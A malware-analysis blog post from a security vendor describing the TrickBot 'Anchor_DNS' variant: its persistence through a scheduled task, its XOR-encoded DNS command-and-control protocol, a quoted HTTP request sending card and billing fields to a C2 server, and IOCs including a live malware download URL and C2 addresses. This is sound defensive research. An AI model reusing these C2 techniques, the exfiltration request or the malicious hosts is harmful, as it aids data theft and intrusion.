TrickBot variant "Anchor_DNS" communicating over DNS

hello.global.ntt/en-us/insights/blog/trickbot-variant-communicating-over-dns

Security division of NTT Ltd.

by Security division of NTT Ltd.

06 July 2020

We've seen a TrickBot variant exclusively communicating over DNS. This variant is used in a campaign named Anchor_DNS, and we're seeing it deployed on targets in the financial sector as well as high impact servers such as AD controllers.

In this blog post, we'll go through the workflow taken by the actors in order to reach an Anchor_DNS infection, technically analyse the sample, and provide recommendations for detection.

TrickBot Group workflow

The deployment workflow of Anchor_DNS begins with the typical distribution methods of TrickBot, such as mail-spam and malware droppers. The TrickBot campaigns related to this activity are common ones like, tot548, ser501 etc. When an infection has taken place, the actors attempt to move laterally in the network using Trickbot's automated spreading modules or via manual actions.

Our theory is that the actor investigates the newly infected victims and classifies their importance. If the victim is of high importance, the TrickBot operator might decide to migrate this victim to the Anchor_DNS campaign.

If deemed not interesting, the main working group's standard operating procedure will take place, which typically includes activities such as password stealing, bank session hijacking and ransomware encryption among others.


Tactics behind the actors of Anchor_DNS

The insight into the actors behind Anchor_DNS TTPs is limited due to the small subset of victims compared to normal TrickBot infections; however, we've observed certain activity.

The actor has deployed remote administration tools such as Metasploit Meterpreter and, through them, deployed selected malware. The malware type depends on the target, but from what we've seen, ransomware and POS-oriented ones are prevalent.

Based on the above, our theory is that the deployment of tools from the Anchor_DNS C2 is, at least partially, on-request by premium customers of the TrickBot group.

Technical analysis

The following analysis is based on the Virustotal submitted Anchor_DNS TrickBot sample f7278cd22070f0418ac75b599b8bcc524ee9d6adbda4103d149c9484cdaeb4f3 which has submission countries Arab Emirates and Germany:

Submissions ⓘ

Date	Name	Source	Country
2019-08-11 11:00:23	chishir.exe	▣ 69fbceb5 - api	AE
2019-10-07 13:03:57	-	◉ 1d550c01 - web	DE

Submission countries for an in-the-wild URL for the executable also has South Korea as a submitter:

8 / 71

Community Score

ⓘ **8 engines detected this URL**

http://85.204.116.245/chishir.exe

85.204.116.245

f7278cd22070f0418ac75b599b8bcc524ee9d6adbda4103d149c9484cdaeb4f3

downloads-pe

DETECTION	DETAILS	RELATIONS	**SUBMISSIONS**	COMMUNITY

Submissions ⓘ

Date	Source	Country
2019-08-11 16:00:41	▣ 1d5826ee - api	KR
2019-08-11 11:00:12	▣ 69fbceb5 - api	AE

Both the South Korea and the United Arab Emirates submitters occur in the Hacking team database leak released by Wikileaks [1][2] indicating either that the submitters have experienced previous intrusions, or that they are part of a widespread products automated Virustotal submissions.

Installation

Upon execution, the malware will perform a few steps in order to ensure persistence.

First, the malware copies itself to the first allowed location of:

- C:\Windows\SysWOW64\
- C:\Windows\
- C:\Users\\AppData\Roaming\

The destination filename is each time randomly generated; examples are:

- gsmpgyda.exe
- pwpowcrn.exe
- mntsbdyh.exe

Once copied, the file at the original path is deleted.

The newly created file is executed with the -i flag which initiates the setup of a scheduled task named "**WinRAR autoupdate#83029**", which executes the dropped sample with parameter –u every fifteen minutes.

The –u option will perform standard communication with the C2 server, utilizing subdomain names to send data and resolved IPs as receival of data.

Data streams

Anchor_DNS stores key strings for the malware base64 encoded as data streams written to the malware file.

Those are:
- **$FILE:** C:\Windows\SysWOW64\mntsbdyh.exe (malware-location)
- **$GUID:** /anchor_dns/DESKTOP-C7FF9D5_W629200.03FCAA33763A8FE5CF0BF6FD99F5D2C/
- **$TASK:** WinRAR autoupdate#83029

The **$GUID** data will be used during the connection towards the C2 server, **$TASK** is, as previously mentioned, the task name used for the scheduled task and **$FILE** is the current location of the malware.

Communication over DNS

C2 communication is performed over DNS which has previously not been seen by TrickBot.

The malware has three communication types, each are assigned a number:

- Type 0 (Send data)
- Type 1 (Prepare for receival of data)

- Type 2 (Receive data)

Communication base structure:

The client sends data using subdomains while the server responds with resolved IPs as response.

Subdomains are XOR encoded, observed key is 0xb9:

The three phases of communication all follow a basic structure, which consists of the message type and a 16-byte generated UUID:

The generated UUID is unique for each lookup and most likely used make sure that messages are only handled once.

In the following three sections, we'll discuss the structure and function of each message type.

Sending of data (type 0):

Message type 0 is the sending of data which is structured as follows:

As can be seen, the structure is fairly similar to the URI structure of the normal TrickBot variant which communicates over HTTP, example from Malware Traffic analysis;

```
POST /mor14/WOLFMAN-JACK-PC_W617601.DCEC9F6D691B582A7947A1EF134D1C80/83/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident;
.NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------NYNLKWDCROCIWELY
Content-Length: 286

-----------NYNLKWDCROCIWELY
Content-Disposition: form-data; name="formdata"

{]}
-----------NYNLKWDCROCIWELY
Content-Disposition: form-data; name="billinfo"

{]}
-----------NYNLKWDCROCIWELY
Content-Disposition: form-data; name="cardinfo"

{]}
-----------NYNLKWDCROCIWELY--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Wed, 02 Oct 2019 14:21:37 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Prepare for receival of data (type 1):

The message type 1 is used in connection of message type 2 in order to receive data:

Type 1 specific

88EA971C8F721DF9248669B52B9B9... chishir.com

Base structure

XOR decoded with 0xB9

<identifier> 0b00b2

Counter/identifier for expected type 2 messages.

Padding

Examples:
21,28,2a,2d

Receive data (type 2):

Message type 2 which is the receival of data looks like this:

The C2 sends its data through the resolved IP addresses which can be like this:

The type 2 message will loop over until all data is received and action is taken.

Then it'll start over with a type 0 message.

The documentation of this protocol is not complete, and we encourage fellow researchers to analyse it in detail.

Why communicate over DNS?

It's questionable why one would want to have C2 traffic over DNS, when the organization already is successfully infected with the regular TrickBot variant. From the attackers' point of view, we see the following potential motivations:

- Separate C2 infrastructure – if cleanup of the network is made with the help of network forensics, it's possible that this previously undocumented variant remains undetected.
- DNS monitoring is lacking in certain organizations.
- Important systems such as AD controllers are often expected to perform DNS requests, but not HTTP(S) traffic to unknown destinations.

Has my organization been infected?

Besides having an effective security posture, monitoring for any of the following may help uncover an Anchor_DNS infection:

- DNS lookups containing the string "anchor_dns" XOR encoded
- DNS anomalies
- Endpoint monitoring of among other things, scheduled tasks

Summary

We're continuously monitoring the actions of the Trickbot authors and their innovations to stay hidden while infecting victims around the world. This new TrickBot variant has been publicly unknown until now.

We hope this documentation encourages researchers to further investigate and document its behavior, as well as for potentially targeted organizations to keep this research in mind.

We help customers detect, prevent and remediate TrickBot infections via our threat detection services delivered from multiple 24/7 SOCs around the world.

IOCs:

Anchor_DNS	35229446728ec9bbeae1599c1 3e86d82
	ns1.chishir[.]com (66.70.218.54)
	ns2.chishir[.]com (66.70.218.54)
	*.chishir[.]com
Metasploit Meterpreter	42370b2f8037b6c03ed491eaafc44 495
	69.64.32.119:8443

References:

- [1] https://wikileaks.org/hackingteam/emails/emailid/78668

- [2] https://wikileaks.org/hackingteam/emails/emailid/1078610

Security division of NTT Ltd.